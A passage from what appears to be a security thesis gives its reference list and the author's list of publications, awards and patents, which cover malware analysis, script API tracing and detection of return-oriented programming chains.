[8] David Brumley, Cody Hartwig, Zhenkai Liang, James Newsome, Dawn Song, and Heng Yin. Automatically identifying trigger-based behavior in malware. In *Botnet Detection*, pages 65–88. Springer, 2008.

[9] Stefan Bucur, Johannes Kinder, and George Candea. Prototyping symbolic execution engines for interpreted languages. In *ACM SIGPLAN Notices*, volume 49, pages 239–254. ACM, 2014.

[10] CapacitorSet. box.js. `https://github.com/CapacitorSet/box-js`. (accessed: 2019-02-15).

[11] Nicholas Carlini and David Wagner. Rop is still dangerous: Breaking modern defenses. In *USENIX Security*, volume 14, 2014.

[12] Curtis Carmony, Xunchao Hu, Heng Yin, Abhishek Vasisht Bhaskar, and Mu Zhang. Extract me if you can: Abusing pdf parsers in malware detectors. In *Proceedings of the 23rd Annual Network and Distributed System Security Symposium (NDSS '16)*, pages 1–15. Internet Society, 2016.

[13] Juan Cespedes. ltrace. `http://www.ltrace.org/`. (accessed: 2020-05-10).

[14] Ping Chen, Hai Xiao, Xiaobin Shen, Xinchun Yin, Bing Mao, and Li Xie. Drop: Detecting return-oriented programming malicious code. In *Information Systems Security*, pages 163–177. Springer, 2009.

[15] Ping Chen, Xiao Xing, Hao Han, Bing Mao, and Li Xie. Efficient detection of the return-oriented programming malicious code. In *Information Systems Security*, pages 140–155. Springer, 2010.

[16] Quan Chen and Alexandros Kapravelos. Mystique: Uncovering information leakage from browser extensions. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 1687–1700, 2018.

[17] Kevin Coogan, Gen Lu, and Saumya Debray. Deobfuscation of virtualization-obfuscated software: A semantics-based approach. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, CCS '11, pages 275–284. ACM, 2011.

[18] Intel Corporation. Intel control-flow enforcement technology (cet), intel(r) 64 and ia-32 architectures software developer ' s manual. `https://software.intel.com/content/dam/develop/external/us/en/documents-tps/253665-sdm-vol-1.pdf`. (accessed: 2020-05-10).

[19] Anthony Cozzie, Frank Stratton, Hui Xue, and Samuel T King. Digging for data structures. In *Proceedings of the 8th USENIX Symposium on Operating Systems Design and Implementation*, volume 8 of *OSDI '08*, pages 255–266, 2008.

[20] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. Ropdefender: A detection tool to defend against return-oriented programming attacks. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security (ASIACCS 2011)*, pages 40–51. ACM, 2011.

[21] Zhui Deng, Dongyan Xu, Xiangyu Zhang, and Xuxiang Jiang. Introlib: Efficient and transparent library call introspection for malware forensics. *Digital Investigation*, 9:S13–S23, 2012.

[22] Solar Designer. "return-to-libc" attack. Bugtraq. Aug. 1997.

[23] Artem Dinaburg, Paul Royal, Monirul Sharif, and Wenke Lee. Ether: Malware analysis via hardware virtualization extensions. In *Proceedings of the 15th ACM Conference on Computer and Communications Security*, CCS '08, pages 51–62. Association for Computing Machinery, 2008.

[24] Brendan Dolan-Gavitt, Tim Leek, Josh Hodosh, and Wenke Lee. Tappan zee (north) bridge: Mining memory accesses for introspection. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security (CCS '13)*, pages 839–850. ACM, 2013.

[25] Brendan Dolan-Gavitt, Tim Leek, Michael Zhivich, Jonathon Giffin, and Wenke Lee. Virtuoso: Narrowing the semantic gap in virtual machine introspection. In *Proceedings of the IEEE Symposium on Security and Privacy 2011 (SP '11)*, pages 297–312. IEEE, 2011.

[26] Thomas Eisenbarth, Rainer Koschke, and Daniel Simon. Locating features in source code. *IEEE Transactions on Software Engineering*, 29(3):210–224, 2003.

[27] Mohamed Elsabagh, Daniel Barbará, Dan Fleck, and Angelos Stavrou. Detecting rop with statistical learning of program characteristics. In *Proceedings of the Seventh ACM Conference on Data and Application Security and Privacy*, pages 219–226. ACM, 2017.

[28] Olivia Lucca Fraser, Nur Zincir-Heywood, Malcolm Heywood, and John T Jacobs. Return-oriented programme evolution with roper: a proof of concept. In *Proceedings of the Genetic and Evolutionary Computation Conference Companion*, GECCO '17, pages 1447–1454, 2017.

[29] Yangchun Fu and Zhiqiang Lin. Space traveling across vm: Automatically bridging the semantic gap in virtual machine introspection via online kernel data redirection. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy*, SP '12, pages 586–600. IEEE, 2012.

[30] Simson Garfinkel, Paul Farrell, Vassil Roussev, and George Dinolt. Bringing science to digital forensics with standardized forensic corpora. *digital investigation*, 6:S2–S11, 2009.

[31] Inc. GitHub. Github. `https://github.com/`. (accessed: 2020-05-14).

[32] Avira GmbH. Q4 and 2020 malware threat report. `https://www.avira.com/en/blog/q4-and-2020-malware-threat-report`. (accessed: 2021-05-26).

[33] Enes Göktaş, Elias Athanasopoulos, Michalis Polychronakis, Herbert Bos, and Georgios Portokalidis. Size does matter: Why using gadget-chain length to prevent code-reuse attacks is hard. In *Proceedings of the 23rd USENIX conference on Security Symposium*, pages 417–432. USENIX Association, 2014.

[34] Mariano Graziano, Davide Balzarotti, and Alain Zidouemba. Ropmemu: A framework for the analysis of complex code-reuse attacks. In *Proceedings of the 11th ACM Asia Conference on Computer and Communications Security*, pages 47–58. ACM, 2016.

[35] Boxuan Gu, Xiaole Bai, Zhimin Yang, Adam C Champion, and Dong Xuan. Malicious shellcode detection with virtual memory snapshots. In *INFOCOM*, pages 974–982, 2010.

[36] Xie Haijiang, Zhang Yuanyuan, Li Juanru, and Gu Dawu. Nightingale: Translating embedded vm code in x86 binary executables. In *Proceedings of the 20th International Conference on Information Security*, ISC '17, pages 387–404. Springer, 2017.

[37] Blake Hartstein. jsunpack-n. `https://github.com/urule99/jsunpack-n`. (accessed: 2019-02-15).

[38] Jingxuan He, Pesho Ivanov, Petar Tsankov, Veselin Raychev, and Martin Vechev. Debin: Predicting debug information in stripped binaries. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 1667–1680. ACM, 2018.

[39] Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. Jsflow: Tracking information flow in javascript and its apis. In *Proceedings of the 29th Annual ACM Symposium on Applied Computing*, SAC '14, pages 1663–1671, 2014.

[40] Timo Hirvonen. Sulo. `https://github.com/F-Secure/Sulo`. (accessed: 2019-02-15).

[41] Timo Hirvonen. Dynamic flash instrumentation for fun and profit. Blackhat USA briefings 2014, `https://www.blackhat.com/docs/us-14/materials/us-14-Hirvonen-Dynamic-Flash-Instrumentation-For-Fun-And-Profit.pdf`, 2014. (accessed: 2019-02-15).

[42] Ralf Hund. The beast within - evading dynamic malware analysis using microsoft com. Blackhat USA briefings 2016, 2016.

[43] Galen Hunt and Doug Brubacher. Detours: Binary interception of win32 functions. In *Proceedings of the 3rd USENIX Windows NT Symposium*. USENIX, 1999.

[44] Kazuki Iwamoto and Katsumi Wasaki. A method for shellcode extractionfrom malicious document files using entropy and emulation. *International Journal of Engineering and Technology*, 8(2):101, 2016.

[45] Christopher Jämthagen, Linus Karlsson, Paul Stankovski, and Martin Hell. eavesrop: Listening for rop payloads in data streams. In *International Conference on Information Security*, pages 413–424. Springer, 2014.

[46] KahuSecurity. Revelo javascript deobfuscator. `http://www.kahusecurity.com/posts/revelo_javascript_deobfuscator.html`. (accessed: 2019-02-15).

[47] Anatoli Kalysch, Johannes Götzfried, and Tilo Müller. Vmattack: Deobfuscating virtualization-based packed binaries. In *Proceedings of the 12th International Conference on Availability, Reliability and Security*, ARES '17, pages 1–10, 2017.

[48] Yuhei Kawakoya, Makoto Iwamura, Eitaro Shioji, and Takeo Hariu. Api chaser: Anti-analysis resistant malware analyzer. In *Proceedings of the 16th International Symposium on Research in Attacks, Intrusions and Defenses*, RAID '15, pages 123–143. Springer, 2013.

[49] Clemens Kolbitsch, Thorsten Holz, Christopher Kruegel, and Engin Kirda. Inspector gadget: Automated extraction of proprietary gadgets from malware binaries. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP '10, pages 29–44. IEEE, 2010.

[50] Bojan Kolosnjaji, Apostolis Zarras, George Webster, and Claudia Eckert. Deep learning for classification of malware system call sequences. In *Proceedings of the 29th Australasian Joint Conference on Artificial Intelligence*, AI '16, pages 137–149. Springer, 2016.

[51] Rainer Koschke and Jochen Quante. On dynamic feature location. In *Proceedings of the 20th IEEE/ACM International Conference on Automated Software Engineering*, ASE '05, pages 86–95, 2005.

[52] Yuma Kurogome, Yuto Otsuki, Yuhei Kawakoya, Makoto Iwamura, Syogo Hayashi, Tatsuya Mori, and Koushik Sen. Eiger: Automated ioc generation for accurate and interpretable endpoint malware detection. In *Proceedings of the 35th Annual Computer Security Applications Conference*, ACSAC '19, pages 687–701, 2019.

[53] Philippe Lagadec. Vipermonkey. https://github.com/decalage2 /ViperMonkey. (accessed: 2019-09-20).

[54] JongHyup Lee, Thanassis Avgerinos, and David Brumley. Tie: Principled reverse engineering of types in binary programs. In *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS '11)*, pages 1–18. Internet Society, 2011.

[55] Sebastian Lekies, Ben Stock, and Martin Johns. 25 million flows later: Large-scale detection of dom-based xss. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security*, CCS '13, page 1193–1204. Association for Computing Machinery, 2013.

[56] Tamas K. Lengyel, Steve Maresca, Bryan D. Payne, George D. Webster, Sebastian Vogl, and Aggelos Kiayias. Scalability, fidelity and stealth in the drakvuf dynamic malware analysis system. In *Proceedings of the 30th Annual Computer Security Applications Conference*, ACSAC '14, pages 386–395. Association for Computing Machinery, 2014.

[57] Haifei Li and Bing Sun. Attacking interoperability: An ole edition. Blackhat USA briefings 2015, `https://www.blackhat.com/docs/us-15/materials/us-15-Li-Attacking-Interoperability -An-OLE-Edition.pdf`. (accessed: 2017-03-21).

[58] Zhiqiang Lin, Xiangyu Zhang, and Dongyan Xu. Automatic reverse engineering of data structures from binary execution. In *Proceedings of the 17th Annual Network and Distributed System Security Symposium*, NDSS '10, pages 1–18. Internet Society, 2010.

[59] Rotarua Ltd. Virustotal. `https://www.virustotal.com/`. (accessed: 2017-03-09).

[60] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. In *ACM Sigplan Notices*, volume 40, pages 190–200. ACM, 2005.

[61] Alwin Maier, Hugo Gascon, Christian Wressnegger, and Konrad Rieck. Typeminer: Recovering types in binary programs using machine learning. In *Proceedings of the 16th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA '19, pages 288–308. Springer, 2019.

[62] McAfee. Threadkit exploit kit. `https://www.mcafee.com/enterprise/ja-jp/threat-center/threat-landscape-dashboard/exploit-kits-details.threadkit-exploit-kit.html`. (accessed: 2020-01-07).

[63] LLC McAfee. Mcafee labs threats report, april 2021. `https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-apr-2021.pdf`. (accessed: 2021-05-26).

[64] Microsoft. Antimalware scan interface. `https://docs.microsoft.com/en-us/windows/desktop/amsi/antimalware-scan-interface-portal`. (accessed: 2018-08-16).

[65] Microsoft. Emet. `https://support.microsoft.com/en-us/help/2458544/the-enhanced-mitigation-experience-toolkit`. (accessed: 2019-08-29).

[66] Microsoft. Vmmap. `https://docs.microsoft.com/en-us/sysinternals/downloads/vmmap`. (accessed: 2019-11-19).

[67] Mattia Monga, Roberto Paleari, and Emanuele Passerini. A hybrid analysis framework for detecting web application vulnerabilities. In *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems*, IWSESS '09, pages 25–32. IEEE, 2009.

[68] National Institute of Standards and Technology. National software reference library. `https://www.nist.gov/software-quality-group/national-software-reference-library-nsrl`. (accessed: 2017-08-09).

[69] Yuto Otsuki, Eiji Takimoto, Shoichi Saito, Eric W Cooper, and Koichi Mouri. Identifying system calls invoked by malware using branch trace facilities. In *International MultiConference of Engineers and Computer Scientists 2015, IMECS 2015*. Newswood Limited, 2015.

[70] PaX Team. Rap: Rip rop. Hacker to Hacker Conference (H2HC) 12th Edition, `https://pax.grsecurity.net/docs/PaXTeam-H2HC15-RAP-RIP-ROP.pdf`. (accessed: 2017-03-21).

[71] Giancarlo Pellegrino, Constantin Tschürtz, Eric Bodden, and Christian Rossow. jäk: Using dynamic analysis to crawl and test modern web applications. In *Proceedings of*

*the 18th International Symposium on Research in Attacks, Intrusions and Defenses (RAID '15)*, pages 295–316. Springer, 2015.

[72] Jonas Pfoh, Christian Schneider, and Claudia Eckert. Nitro: Hardware-based system call tracing for virtual machines. In *Proceedings of the 6th International Workshop on Security*, IWSEC '11, pages 96–112. Springer, 2011.

[73] Tadeusz Pietraszek and Chris Vanden Berghe. Defending against injection attacks through context-sensitive string evaluation. In *International Workshop on Recent Advances in Intrusion Detection*, RAID '05, pages 124–145. Springer, 2005.

[74] Mario Polino, Andrea Scorti, Federico Maggi, and Stefano Zanero. Jackdaw: Towards automatic reverse engineering of large datasets of binaries. In *Proceedings of the 12th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA '15, pages 121–143. Springer, 2015.

[75] Michalis Polychronakis, Kostas G Anagnostakis, and Evangelos P Markatos. Comprehensive shellcode detection using runtime heuristics. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 287–296. ACM, 2010.

[76] ReactOS Project. Reactos. `https://www.reactos.org/`. (accessed: 2018-08-16).

[77] Lawrence R Rabiner. A tutorial on hidden markov models and selected applications in speech recognition. *Proceedings of the IEEE*, 77(2):257–286, 1989.

[78] Microsoft Research. Detours. `https://github.com/microsoft/Detours`. (accessed: 2020-04-08).

[79] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security (TISSEC)*, 15(1):2, 2012.

[80] Rolf Rolles. Unpacking virtualization obfuscators. In *Proceedings of the 3rd USENIX Workshop on Offensive Technologies*, WOOT '09. USENIX, 2009.

[81] Alireza Saberi, Yangchun Fu, and Zhiqiang Lin. Hybrid-bridge: Efficiently bridging the semantic gap in virtual machine introspection via decoupled execution and training memoization. In *Proceedings of the 21st Annual Network and Distributed System Security Symposium*, NDSS '14. Internet Society, 2014.

[82] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. Q: Exploit hardening made easy. In *Proceedings of the 20th USENIX Security Symposium*, pages 417–432. USENIX Association, 2011.

[83] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561. ACM, 2007.

[84] Monirul Sharif, Andrea Lanzi, Jonathon Giffin, and Wenke Lee. Automatic reverse engineering of malware emulators. In *2009 30th IEEE Symposium on Security and Privacy*, pages 94–109. IEEE, 2009.

[85] Eitaro Shioji, Yuhei Kawakoya, Makoto Iwamura, and Takeo Hariu. Code shredding: byte-granular randomization of program layout for detecting code-reuse attacks. In *Proceedings of the 28th Annual Computer Security Applications Conference*, pages 309–318. ACM, 2012.

[86] Asia Slowinska, Traian Stancescu, and Herbert Bos. Howard: A dynamic excavator for reverse engineering data structures. In *Proceedings of the 18th Annual Network and Distributed System Security Symposium*, NDSS '11, pages 1–20. Internet Society, 2011.

[87] Temple F Smith, Michael S Waterman, et al. Identification of common molecular subsequences. *Journal of molecular biology*, 147(1):195–197, 1981.

[88] Charles Smutz and Angelos Stavrou. Preventing exploits in microsoft office documents through content randomization. In *Lecture Notes in Computer Science Volume 9404 (18th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID 2015))*, pages 225–246. Springer, 2015.

[89] Kevin Z Snow, Srinivas Krishnan, Fabian Monrose, and Niels Provos. Shellos: Enabling fast detection and forensic analysis of code injection attacks. In *USENIX Security Symposium*, pages 183–200. USENIX Association, 2011.

[90] Kevin Z Snow, Fabian Monrose, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, and Ahmad-Reza Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)*, pages 574–588. IEEE, 2013.

[91] VMProtect Software. Vmprotect. `https://vmpsoft.com/`. (accessed: 2020-04-27).

[92] Sophos. Office exploit generators. `https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-office-exploit-generators-szappanos.pdf`. (accessed: 2020-01-07).

[93] Blaine Stancill, Kevin Z Snow, Nathan Otterness, Fabian Monrose, Lucas Davi, and Ahmad-Reza Sadeghi. Check my profile: Leveraging static analysis for fast and accurate detection of rop gadgets. In *Lecture Notes in Computer Science Volume 8145 (16th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID 2013))*, pages 62–81. Springer, 2013.

[94] strace project. strace. `https://strace.io/`. (accessed: 2020-05-10).

[95] T. Sven. Jsdetox. `http://relentless-coding.org/projects/jsdetox/`. (accessed: 2019-09-20).

[96] S Momina Tabish, M Zubair Shafiq, and Muddassar Farooq. Malware detection using statistical analysis of byte-level file content. In *Proceedings of the ACM SIGKDD Workshop on CyberSecurity and Intelligence Informatics*, pages 23–31. ACM, 2009.

[97] Yasuyuki Tanaka and Atsuhiro Goto. n-ropdetector: Proposal of a method to detect the rop attack code on the network. In *Proceedings of the 2014 Workshop on Cyber*

*Security Analytics, Intelligence and Automation (SafeConfig)*, pages 33–36. ACM, 2014.

[98] PowerShell Team. Powershell. `https://github.com/powershell`. (accessed: 2018-08-16).

[99] Zacharias Tzermias, Giorgos Sykiotakis, Michalis Polychronakis, and Evangelos P Markatos. Combining static and dynamic analysis for the detection of malicious documents. In *Proceedings of the Fourth European Workshop on System Security (EUROSEC)*, page 4. ACM, 2011.

[100] Timon Van Overveldt, Christopher Kruegel, and Giovanni Vigna. Flashdetect: Actionscript 3 malware detection. In *Proceedings of the 15th International Symposium on Research in Attacks, Intrusions and Defenses (RAID '12)*, pages 274–293. Springer, 2012.

[101] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *Proceedings of the 22nd Annual Network and Distributed System Security Symposium*, NDSS '07. Internet Society, 2007.

[102] Zhi Wang, Xuxian Jiang, Weidong Cui, Xinyuan Wang, and Mike Grace. Reformat: Automatic reverse engineering of encrypted messages. In *Proceedings of the 14th European Symposium on Research in Computer Security*, ESORICS '09, pages 200–215. Springer, 2009.

[103] Shiyi Wei and Barbara G Ryder. Practical blended taint analysis for javascript. In *Proceedings of the 2013 International Symposium on Software Testing and Analysis*, ISSTA '13, pages 336–346, 2013.

[104] Norman Wilde and Michael C Scully. Software reconnaissance: Mapping program features to code. *Journal of Software Maintenance: Research and Practice*, 7(1):49–62, 1995.

[105] Carsten Willems, Ralf Hund, and Thorsten Holz. Cxpinspector: Hypervisor-based, hardware-assisted system monitoring. *Technical Report TR-HGI-2012-002*, page 24, 2013.

[106] David Williams-King, Graham Gobieski, Kent Williams-King, James P Blake, Xinhao Yuan, Patrick Colp, Michelle Zheng, Vasileios P Kemerlis, Junfeng Yang, and William Aiello. Shuffler: Fast and deployable continuous code re-randomization. In *Proceedings of the 12th USENIX conference on Operating Systems Design and Implementation*, pages 367–382. USENIX Association, 2016.

[107] Gilbert Wondracek, Paolo Milani Comparetti, Christopher Kruegel, Engin Kirda, and Scuola Superiore S Anna. Automatic network protocol analysis. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium*, volume 8 of *NDSS '08*, pages 1–14. Internet Society, 2008.

[108] W Eric Wong, Swapna S Gokhale, Joseph R Horgan, and Kishor S Trivedi. Locating program features using execution slices. In *Proceedings of the 1999 IEEE Symposium on Application-Specific Systems and Software Engineering and Technology. (Cat. No. PR00122)*, ASSET '99, pages 194–203. IEEE, 1999.

[109] Dongpeng Xu, Jiang Ming, Yu Fu, and Dinghao Wu. Vmhunt: A verifiable approach to partially-virtualized binary code simplification. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 442–458. ACM, 2018.

[110] Akira Yokoyama, Kou Ishii, Rui Tanabe, Yinmin Papa, Katsunari Yoshioka, Tsutomu Matsumoto, Takahiro Kasama, Daisuke Inoue, Michael Brengel, Michael Backes, et al. Sandprint: Fingerprinting malware sandboxes to provide intelligence for sandbox evasion. In *Proceedings of the 19th International Symposium on Research in Attacks, Intrusions, and Defenses*, RAID '16, pages 165–187. Springer, 2016.

[111] CHOI YoungHan and LEE DongHoon. Strop: Static approach for detection of return-oriented programming attack in network. *IEICE Transactions on Communications*, 98(1):242–251, 2015.

[112] Junyuan Zeng, Yangchun Fu, and Zhiqiang Lin. Automatic uncovering of tap points from kernel executions. In *Proceedings of the 19th International Symposium on Research in Attacks, Intrusions and Defenses*, RAID '16, pages 49–70. Springer, 2016.

[113] Junyuan Zeng and Zhiqiang Lin. Towards automatic inference of kernel object semantics from binary code. In *Proceedings of the 18th International Symposium on Research in Attacks, Intrusions and Defenses*, RAID '15, pages 538–561. Springer, 2015.

[114] Shitong Zhu, Xunchao Hu, Zhiyun Qian, Zubair Shafiq, and Heng Yin. Measuring and disrupting anti-adblockers using differential execution analysis. In *Proceedings of the 25th Annual Network and Distributed System Security Symposium*, NDSS '18. Internet Society, 2018.

# Appendix A

# List of Publications

**Refereed Papers**

1. Toshinori Usui, Yuto Otsuki, Tomonori Ikuse, Yuhei Kawakoya, Makoto Iwamura, Jun Miyoshi, and Kanta Matsuura. Automatic Reverse Engineering of Script Engine Binaries for Building Script API Tracers. *ACM Digital Threats: Research and Practice*, Vol. 2, No. 1, Article 5. 2021.

2. Toshinori Usui, Tomonori Ikuse, Yuto Otsuki, Yuhei Kawakoya, Makoto Iwamura, Jun Miyoshi, and Kanta Matsuura. ROPminer: Learning-Based Static Detection of ROP Chain Considering Linkability of ROP Gadgets. *IEICE Transactions on Information and Systems*, E103.D, vol.7, pp. 1476–1492, 2020.

3. Toshinori Usui, Yuto Otsuki, Yuhei Kawakoya, Makoto Iwamura, Jun Miyoshi, and Kanta Matsuura. My Script Engines Know What You Did In The Dark: Converting Engines into Script API Tracers. *Proceedings of the 35th Annual Computer Security Applications Conference (ACSAC '19)*, pp. 466–477, 2019.

**Papers in Submission**

1. Toshinori Usui, Kazuki Furukawa, Yuto Otsuki, Tomonori Ikuse, Yuhei Kawakoya, Makoto Iwamura, Jun Miyoshi, and Kanta Matsuura. Script Tainting Was Doomed From The Start (By Type Conversion): Converting Binary-Level Dynamic Taint Analysis Framework into Script-Level.

2. Toshinori Usui, Tomonori Ikuse, Yuhei Kawakoya, Makoto Iwamura, Jun Miyoshi, and Kanta Matsuura. Where Should The Script Execution Go: Converting Script Engines into Multi-Path Explorers.

**Refereed Posters**

1. Toshinori Usui, Tomonori Ikuse, Makoto Iwamura, and Takeshi Yada. POSTER: Static ROP Chain Detection Based on Hidden Markov Model Considering ROP Chain Integrity. *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS '16)*, pp. 1808–1810, 2016.

### Non-refereed Papers

1. Toshinori Usui, Tomonori Ikuse, Yuhei Kawakoya, Makoto Iwamura, Jun Miyoshi, and Kanta Matsuura. Automatically Armoring Script Engine with Taint Analysis Capability (Japanese Only). *Proceedings of the Computer Security Symposium 2020 (CSS2020)*, 2020.

2. Toshinori Usui, Kazuki Furukawa, Yuto Otsuki, Yuhei Kawakoya, Makoto Iwamura, Jun Miyoshi, and Kanta Matsuura. Automatically Appending Multi-Path Execution Functionality to Vanilla Script Engines (Japanese Only). *Proceedings of the Computer Security Symposium 2019 (CSS2019)*, 2019.

3. Toshinori Usui, Yuto Otsuki, Yuhei Kawakoya, Makoto Iwamura, and Jun Miyoshi. Automatic Enhancement of Script Engines by Appending Behavior Analysis Capabilities (Japanese Only). *Proceedings of the Computer Security Symposium 2018 (CSS2018)*, 2018.

4. Toshinori Usui, Tomonori Ikuse, Makoto Iwamura, and Takeshi Yada. Efficient Analysis of Macro Malware Based on Clustering (Japanese Only). *IEICE Technical Report, Vol. 116, No. 522*, 2017.

5. Toshinori Usui, Tomonori Ikuse, Makoto Iwamura, and Takeshi Yada. Static Detection of ROP Chain Based on Hidden Markov Model (Japanese Only). *IEICE Technical Report, Vol. 115, No. 488*, 2016.

### Awards

1. Best Paper Award, Computer Security Symposium 2020 (CSS2020), Information Processing Society of Japan (October 2020)

2. Outstanding Paper Award, Computer Security Symposium 2019 (CSS2019), Information Processing Society of Japan (October 2019)

3. Outstanding Paper Award, Anti-malware Engineering Workshop 2018 (MWS2018), Information Processing Society of Japan (October 2018)

4. Information and Communication System Security Research Award 2015, The Institute of Electronics, Information and Communication Engineers (March 2015)

### Patents

1. Toshinori Usui, Tomonori Ikuse, Makoto Iwamura, and Takeshi Yada. ATTACK CODE DETECTION DEVICE, ATTACK CODE DETECTION METHOD, AND ATTACK CODE DETECTION PROGRAM.
   Patent registration numbers: 6592177 (JP), 10878091 (US), 3404572 (DE, EP, GB), 2019.
   Patent publication number: WO2017146094A (WO), 2020.

2. Toshinori Usui, Tomonori Ikuse, Makoto Iwamura, and Takeshi Yada. SELECTION DEVICE, SELECTION METHOD, AND SELECTION PROGRAM.
   Patent registration number: 6708781 (JP), 2019.
   Patent application number: 16/490074 (US), 2017.
   Patent publication number: WO2018159010A (WO), 2020.

3. Toshinori Usui, Makoto Iwamura, and Takeshi Yada. ATTACK CODE DETECTION DEVICE, ATTACK CODE DETECTION METHOD, AND ATTACK CODE DETECTION PROGRAM.
   Patent registration number: 6527295 (JP), 2019.
   Patent application numbers: 16/338496 (US), 17858354.8 (EP), 2017.
   Patent publication number: WO2018066516A (WO), 2020.

4. Toshinori Usui, Yuto Otsuki, Yuhei Kawakoya, Makoto Iwamura, and Jun Miyoshi. ANALYSIS FUNCTION IMPARTING DEVICE, ANALYSIS FUNCTION IMPARTING METHOD, AND ANALYSIS FUNCTION IMPARTING PROGRAM.
   Patent application numbers: 2020549950 (JP), PCT/JP2019/020095 (WO), 2019.
   Patent publication number: WO2020075335A (WO), 2020.

In addition, we have ten more patent applications that have not been published yet.